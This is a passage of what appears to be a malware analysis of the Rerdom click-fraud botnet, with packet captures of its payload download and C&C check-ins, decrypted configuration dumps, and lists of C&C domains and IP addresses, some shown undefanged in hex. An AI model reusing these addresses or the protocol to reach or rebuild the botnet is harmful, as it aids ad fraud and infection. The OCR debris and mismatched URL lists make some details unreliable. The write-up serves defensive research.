....G/*..!.x...7|...7..B....%p...3_P.....zhh/..OWe..Q.>.u.........70.
+.9.2..G........E..P.c..'.....!...
..U.~...(..m..._........./(...xF......s..iV.1.pq....FOva.x|.....u..?=7..x...[.......>.=.
+*~d6..}.W.{:.gL?6#..NoL..}.j......AS.!.{2V..0..6./....].J.Y.@.m...F...c......
```

RERDOM ENCRYPTED DOWNLOAD SAMPLE 1


The exact path can vary depending on which C&C server the binary is using to download Rerdom.



```
GET /jshoppi/soft32.dll HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: galetitbe.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: [redacted]
Content-Type: application/octet-stream
Content-Length: 159236
Last-Modified: [redacted]
Connection: close
ETag: [redacted]
Accept-Ranges: bytes

.o8b,..o.#...f...f99.H..5
...1[......u.P|.*...... .$..q.... .).Z..Pq.}..2.aX0s.f.[.....j..",.k..6..
....G/*..!.x...7|...7..B....%p...3_P.....zhh/..OWe..Q.>.u.........70.
+.9.2..G........E..P.c..'.....!...
..U.~...(..m..._........./(...xF......s..iV.1.pq.....a.a.x|.....u..?=7..x...[........+=.
+*~d6..}.W.{:.gL?6#..NoL..}.j......AS.!.{2V..0..6./....].J.Y.@.m...F...c......
```

RERDOM ENCRYPTED DOWNLOAD SAMPLE 2

After Rerdom runs it will also execute under explorer.exe however, it will execute its own child explorer.exe process:



```
⊟ explorer.exe                 1720
     VBoxTray.exe              1780
     ProcessHacker.exe         1668
     explorer.exe              1560
     ImmunityDebugger.exe       308
     ProcessHacker.exe          504
```


RERDOM EXPLORER.EXE PROCESS

Once Rerdom is executed it initializes by running a series of commands to establish a new list of Rerdom C&C servers, obtain a download url to install flash, and requests its click fraud tasking along with the search servers.

Rerdom has four main C&C communication stages:

- EVE: check-in to the Rerdom C&C server
- OPT - request task configuration settings along with a url to download flash
- LETR - request updated list of Rerdom C&C servers
- REQ - request search and click url addresses


After Rerdom runs it will initiate an initial communication using EVE. The C&C server simply returns "hi!"



```
GET /b/eve/[redacted]HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-
flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: en-us
Referer: http://www.google.com/
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: readmeyours.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: [redacted]
Content-Type: text/html;charset=utf-8
Content-Length: 29
Connection: close

<html><body>hi!</body></html>
```

EVE REQUEST / RESPONSE


After Rerdom gets a response from the server it continues to go through the rest of the communication phases with the ultimate goal of executing the click fraud activities. The next request we observed Rerdom making is the OPT request to get the configuration settings and the flash url. Encrypted OPT data showing the network traffic capture matching bytes in our debugger:



```
    695 835.258552   192.168.30.148        91.139.175.231        HTTP        519 POST /b/opt/

00d0  6c 6f 73 65 0d 0a 0d 0a  ed a7 c3 6a 38 b6 fb 94   lose.... ...j8...
00e0  68 a6 51 8c de e6 1b 7e  5e f2 e7 a7 88 ef b7 18   h.Q....~ ^.......
00f0  49 51 dc 36 aa 6d 17 3f  90 ae dd d3 c8 5b 17 a1   IQ.6.m.? .....[..
0100  eb 67 e1 ee 69 af db ed  6b f2 c2 6d bf d3 7c fa   .g..i... k..m..|.
0110  f8 d3 47 cc f4 f6 08 6e  a1 0c ba 32 ee 04 7d 0f   ..G....n ...2..}.
0120  fb f3 6a 7c d8 f3 f4 4b  ff 0e c8 49 fd 01 cc 35   ..j|...K ...I...5
0130  9e 01 3c a3 15 0a ab 48  62 6d 98 f9 0e 4d 93 5d   ..<....H bm...M.]
0140  93 26 63 58 e1 6c f1 89  7d 3f 0e 77 3b 12 a2 df   .&cX.l.. }?.w;...
0150  33 d7 4f 44 b3 da d1 20  85 e8 bb 14 df 27 46 33   3.OD...  .....'F3
0160  d4 b0 3a 06 58 f2 02 06  d0 74 c6 42 da 6b f8 6e   ..:.X... .t.B.k.n
0170  c5 fa 1f e0 1c 85 71 c5  d5 76 a8 e4 75 e7 41 15   ......q. .v..u.A.
0180  fa 3a 30 a2 23 21 76 d2  b0 e1 09 2b 2c fc 50 0d   .:0.#!v. ...+,.P.
0190  91 de 60 13 04 cc c8 74  b1 c8 b7 00 5b 10 67 f1   ..`....t ....[.g.
01a0  c0 7e c8 fb 8c 47 4b 28  44 ae 99 e7 ec 9f 14 98   .~...GK( D.......
01b0  6a 2c 37 cc 2c 03 ad 16  26 d8 8a dc 5e 63 32 fd   j,7..... &...^c2.

Text item (text), 94 bytes      Profile: Default
```

ENCRYPTED OPT DATA

The same data shown previously except now in the debugger the data is decrypted:




```
Hex dump                  ASCII
7B 22 73 74 61 74 75 73  {"status
22 3A 22 43 4F 4E 46 49  ":"CONFI
47 22 2C 22 64 61 74 61  G","data
22 3A 7B 22 6E 6F 72 6D  ":{"norm
61 6C 5F 64 65 6C 61 79  al_delay
22 3A 32 30 2C 22 65 72  ":20,"er
72 6F 72 5F 64 65 6C 61  ror_dela
79 22 3A 32 30 2C 22 73  y":20,"s
6F 66 74 5F 73 74 61 72  oft_star
74 22 3A 31 38 2C 22 74  t":18,"t
61 73 6B 5F 73 74 61 72  ask_star
74 22 3A 31 38 2C 22 74  t":18,"t
61 73 6B 5F 66 69 6E 69  ask_fini
73 68 22 3A 35 35 30 2C  sh":550,
22 74 61 73 6B 5F 72 65  "task_re
71 75 65 73 74 22 3A 31  quest":1
38 2C 22 74 68 72 65 61  8,"threa
64 5F 63 6F 75 6E 74 22  d_count"
3A 31 38 2C 22 66 6C 61  :18,"fla
73 68 5F 75 72 6C 22 3A  sh_url":
22 68 74 74 70 3A 2F 2F  "http://
64 6F 77 6E 6C 6F 61 64  download
2E 6D 61 63 72 6F 6D 65  .macrome
64 69 61 2E 63 6F 6D 2F  dia.com/
70 75 62 2F 66 6C 61 73  pub/flas
68 70 6C 61 79 65 72 2F  hplayer/
63 75 72 72 65 6E 74 2F  current/
73 75 70 70 6F 72 74 2F  support/
69 6E 73 74 61 6C 6C 5F  install_
66 6C 61 73 68 5F 70 6C  flash_pl
61 79 65 72 5F 61 78 2E  ayer_ax.
65 78 65 22 7D 7D 00 00  exe"}}..
00 00 00 00 00 00 00 00  ........
```

DECRYPTED OPT DATA

A text sample of the OPT data (pulled from memory):


- 01554CEC {"status":"OK","data":{"normal_delay":20,"error_delay":20,"soft_
- 01554D2C start":18,"task_start":18,"task_finish":550,"task_request":18,"t
- 01554D6C hread_count":18,"flash_url":"http://download.macromedia.com/pub/
- 01554DAC flashplayer/current/support/install_flash_player_ax.

The next step for Rerdom is to obtain a list of C&C servers using LETR. Shown in Encrypted LETR data are the encrypted bytes being passed over the network and those same bytes are shown in our debugger. In the decrypted LETR data screen shot we see that the bytes being passed over the network are now decrypted in memory.


```
Hex dump
[illegible]
```

```
1476 1690.985595 192.168.30.148    91.139.175.231 HTTP 283 GET  /b/letr/

00d0  20 63 6c 6f 73 65 0d 0a  0d 0a 82 40 6c 27 e2 28   close.. ...@l'.(
00e0  47 9e 2b 53 c6 a2 54 9c  01 9b 2b b4 68 57 fc 2d   G.+S..T. ..+.hW.-
00f0  8e fe 97 c8 15 bd 81 07  cf 58 0d 24 c3 93 b3 5e   ........ .X.$...^
0100  03 10 5e 6a f3 1b d8 77  50 fb ad 73 9d 5f 2f 1f   ..^j...w P..s._/.
0110  c6 50 ed e2 14 76 15 5d  c3 c4 5c 39 b1 8f 9a 50   .P...v.] ..\9...P
0120  82 71 13 55 87 30 19 f7  9a b6 ef 02 18 75 9c 55   .q.U.0.. .....u.U
0130  02 00 f7 9d 89 6a 39 b0  fc 9c 48 9c 05 22 59 1c   .....j9. ..H.."Y.
0140  5c 51 1c 5f be aa e4 1e  60 13 a5 ae 4c 43 79 33   \Q._.... `...LCy3
0150  d0 a1 00 51 66 cb 27 67  7b 96 f2 5d 67 a7 dd 5e   ...Qf.'g {..]g..^
0160  6e d2 b1 a9 02 15 2c f5  f2 3d 51 f8 03 56 f2 bd   n.....,. .=Q..V..
0170  6b 5a 0b de b8 9e 16 22  3d d8 05 eb 23 f4 3f 88   kZ....." =...#.?.
0180  67 0e 62 e1 cc 4e 9d d3  72 b4 42 7d 4d f2 9c 00   g.b..N.. r.B}M...
0190  4d 5c b4 42 cc 22 b8 ce  8c 45 63 ea 80 e5 d7 bb   M\.B.".. .Ec.....
01a0  18 27 03 cc fe 07 de c3  8b 3c 59 dd f1 23 ce 46   .'...... .<Y..#.F
01b0  64 28 82 57 dc 1e 6f c3  ce f2 a3 1c 4f 80 ac c2   d(.W..o. ....O...
01c0  a4 b8 15 7e e1 8f ec 01  43 08 e3 04 7d b6 d9 10   ...~.... C...}...
01d0  64 97 c3 36 a7 c5 fd 50  34 0e 63 63 6c 6a 22 5d   d..6...P 4.cclj"]
01e0  d5 a6 e1 96 a6 3d ab da  ea 1a a0 4c 2b 16 1e d9   .....=.. ...L+...
01f0  a3 e7 44 f1 67 af 89 9d  1d 10 a9 5e 8d 5b a4 c7   ..D.g... ...^.[..
0200  8e 53 24 21 f4 19 88 bc  cb d2 a4 b7 7f cb 8e 83   .S$!.... ........

Text item (text), 1046 bytes   ...   Profile: Default
```

ENCRYPTED LETR DATA



```
Hex dump                                          ASCII
02 4E 00 11 04 88 0A A4 86 01 00 88 04 0A 00 0A  .N..............
00 88 05 02 00 02 00 88 06 0A 00 07 00 88 01 3C  ...............<
00 3C 00 88 02 26 02 F4 01 88 03 14 00 0F 00 08  .<...&..........
0F 01 08 10 05 0C 07 16 68 74 74 70 3A 2F 2F 66  ........http://f
61 73 74 64 65 70 6C 6F 75 2E 73 75 2F 00 0C 08  astdeplou.su/...
17 68 74 74 70 3A 2F 2F 6E 6F 63 6F 70 79 61 6C  .http://nocopyal
6C 6F 77 2E 73 75 2F 00 0C 09 16 68 74 74 70 3A  low.su/....http:
2F 2F 77 6D 6D 61 64 65 65 61 73 79 2E 73 75 2F  //wmmadeeasy.su/
00 0C 0B 16 68 74 74 70 3A 2F 2F 65 76 65 72 79  ....http://every
64 61 79 70 70 2E 72 75 2F 00 0C 0C 17 68 74 74  daypp.ru/....htt
70 3A 2F 2F 6E 69 74 6D 75 72 6D 61 6E 73 6B 2E  p://nitmurmansk.
73 75 2F 00 0C 0D 17 68 74 74 70 3A 2F 2F 62 72  su/....http://br
6F 6B 65 6E 70 69 61 6E 6F 2E 72 75 2F 00 4F 0E  okenpiano.ru/.O.
44 03 0C 1E 68 74 74 70 3A 2F 2F 31 39 38 2E 31  D...http://198.1
35 34 2E 32 32 34 2E 34 38 3A 38 30 38 30 2F 00  54.224.48:8080/.
00 00 0C 1D 68 74 74 70 3A 2F 2F 36 35 2E 32 35  ....http://65.25
34 2E 34 39 2E 31 31 38 3A 38 30 38 30 2F 00 00  4.49.118:8080/..
00 0C 1D 68 74 74 70 3A 2F 2F 32 31 32 2E 38 31  ...http://212.81
2E 31 33 34 2E 35 36 3A 31 30 38 30 2F 00 00 00  .134.56:1080/...
0C 1D 68 74 74 70 3A 2F 2F 32 31 32 2E 38 31 2E  ..http://212.81.
31 33 34 2E 35 37 3A 31 30 38 30 2F 00 00 00 0C  134.57:1080/....
1D 68 74 74 70 3A 2F 2F 31 37 34 2E 31 32 37 2E  .http://174.127.
31 30 33 2E 34 35 3A 34 34 33 2F 00 00 00 0C 1E  103.45:443/.....
68 74 74 70 3A 2F 2F 31 39 38 2E 35 38 2E 31 30  http://198.58.10
32 2E 31 37 32 3A 38 30 38 30 2F 00 00 00 0C 1B  2.172:8080/.....
68 74 74 70 3A 2F 2F 37 34 2E 31 31 37 2E 31 35  http://74.117.15
38 2E 33 3A 34 34 33 2F 00 00 00 0C 1B 68 74 74  8.3:443/.....htt
70 3A 2F 2F 37 30 2E 33 32 2E 39 34 2E 34 36 3A  p://70.32.94.46:
38 30 38 30 2F 00 00 00 0C 1D 68 74 74 70 3A 2F  8080/.....http:/
2F 31 37 38 2E 32 30 37 2E 31 38 2E 31 38 38 3A  /178.207.18.188:
34 34 33 2F 00 00 00 0C 1E 68 74 74 70 3A 2F 2F  443/.....http://
31 37 33 2E 32 35 35 2E 32 34 31 2E 31 39 3A 38  173.255.241.19:8
```

DECRYPTED LETR DATA

Text sample of LETR data (the malicious urls have been made "click proof"):

- hxxp://lowbalance[.]su/
- hxxp://oldfirefox[.]su/
- hxxp://irishjuice[.]su/
- hxxp://everydaypp[.]ru/
- hxxp://nitmurmansk[.]su/
- hxxp://brokenpiano[.]ru/
- hxxp://198[.]154[.]224[.]48:8080/
- hxxp://65[.]254[.]49[.]118:8080/
- hxxp://212[.]81[.]134[.]56:1080/
- hxxp://212[.]81[.]134[.]57:1080/
- hxxp://174[.]127[.]103[.]45:443/
- hxxp://198[.]58[.]102[.]172:8080/
- hxxp://74[.]117[.]158[.]3:443/
- hxxp://70[.]32[.]94[.]46:8080/
- hxxp://178[.]207[.]18[.]188:443/
- hxxp://173[.]255[.]241[.]19:8080/
- hxxp://194[.]38[.]104[.]218:443/
- hxxp://162[.]248[.]167[.]184:443/
- hxxp://65[.]254[.]49[.]116:8080/
- hxxp://178[.]18[.]18[.]30:443/
- hxxp://122[.]155[.]167[.]122:8080/
- hxxp://61[.]90[.]197[.]150:8080/
- hxxp://27[.]254[.]40[.]105:8080/
- hxxp://69[.]164[.]221[.]7:443/
- hxxp://209[.]160[.]65[.]96:8080/
- hxxp://166[.]78[.]145[.]146:443/
- hxxp://46[.]28[.]68[.]144:8080/
- hxxp://162[.]144[.]37[.]28:8080/
- hxxp://198[.]154[.]216[.]149:8080/
- hxxp://178[.]21[.]117[.]34:8080/
- hxxp://162[.]213[.]250[.]124:8080/
- hxxp://203[.]151[.]23[.]69:8080/
- hxxp://70[.]32[.]85[.]69:8080/

Next, with the updated list of C&C servers in hand, Rerdom will start the requests for getting the click fraud tasking and search urls using the REQ request.



```
Hex dump                 ASCII
7B 22 73 74 61 74 75 73  {"status
22 3A 22 4F 4B 22 2C 22  ":"OK","
64 61 74 61 22 3A 7B 22  data":{"
74 61 73 6B 73 22 3A 5B  tasks":[
7B 22 63 6C 69 63 6B 75  {"clicku
72 6C 22 3A 22 68 74 74  rl":"htt
70 3A 2F 2F 31 39 32 2E  p://192.
31 36 32 2E 31 39 2E 31  162.19.1
32 32 2F 62 2F 70 6B 67  22/b/pkg
[redacted]               /T5030
22 2C 22 73 65 61 72 63  ","searc
68 75 72 6C 22 3A 22 68  hurl":"h
74 74 70 3A 2F 2F 74 65  ttp://te
6D 70 6C 61 74 65 73 2D  mplates-
6E 65 77 2E 63 6F 6D 2F  new.com/
22 7D 2C 7B 22 63 6C 69  "},{"cli
63 6B 75 72 6C 22 3A 22  ckurl":"
68 74 74 70 3A 2F 2F 31  http://1
39 32 2E 31 36 32 2E 31  92.162.1
39 2E 31 32 32 2F 62 2F  9.122/b/
[redacted]               pkg/T503
```


DECRYPTED REQ DATA

Text sample of REQ data (pulled from memory):

- 01554CEC {“status”:”OK”,”data”:{“tasks”:[{“clickurl”:”http://192.162.19.1
- 01554D2C 22/b/pkg/T5030REDACTED”,”searchurl”:”http://state-registration
- 01554D6C s.com/”},{“clickurl”:”http://192.162.19.122/b/pkg/T5030REDACTED
- 01554DAC “,”searchurl”:”http://declaration-customsunion.com/”},{“clickur
- 01554DEC l”:”http://192.162.19.122/b/pkg/T5030REDACTED”,”searchurl”:”ht
- 01554E2C tp://accreditations-shop.com/”},{“clickurl”:”http://192.162.19.1
- 01554E6C 22/b/pkg/T5030REDACTED”,”searchurl”:”http://new-certification.
- 01554EAC com/”},{“clickurl”:”http://192.162.19.122/b/pkg/T5030REDACTED”
- 01554EEC ,”searchurl”:”http://operation-manual.com/”},{“clickurl”:”http:/
- 01554F2C /192.162.19.122/b/pkg/T5030REDACTED”,”searchurl”:”http://apple
- 01554F6C icon.com/”},{“clickurl”:”http://192.162.19.122/b/pkg/T5030REDACTED 01554FAC “,”searchurl”:”http://accreditation-laboratories.com/”}]}}.

The Monetization Mission: Web Click Fraud and Advertising Impression Fraud

Let's take a detailed look at the actual click-fraud and ad impression traffic in action.




```
POST /b/req/[redacted] HTTP/1.1
Accept: */*
Content-Type: application/octet-stream
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET
CLR 2.0.50727)
Host: 209.177.145.131:8080
Content-Length: 174
Cache-Control: no-cache

[redacted]HTTP/1.1 200 OK
Server: nginx/1.2.6
Date: [redacted] GMT
Content-Type: text/html;charset=utf-8
Content-Length: 722
Connection: close
```

STEP 1

In step 1 here we have the Rerdom infected host calling out to the Rerdom C&C server. The server returns encrypted data that when decrypted shows the click and search urls below. This tells the bot what actions to take to monetize the botnet.

- {"status":"OK","data":
- {"tasks":[
- {"clickurl":"http://46.161.41.219/b/pkg/T5030REDACTED","searchurl":"http://catalog-equipment.com/"},
- {"clickurl":"http://46.161.41.219/b/pkg/T5030REDACTED","searchurl":"http://controller-best.com/"},
- {"clickurl":"http://46.161.41.219/b/pkg/T5030REDACTED","searchurl":"http://seo-pronew.com/"},
- {"clickurl":"http://46.161.41.219/b/pkg/T5030REDACTED","searchurl":"http://controller-best.com/"},
- {"clickurl":"http://46.161.41.219/b/pkg/T5030REDACTED","searchurl":"http://simple-connector.com/"}]}}.

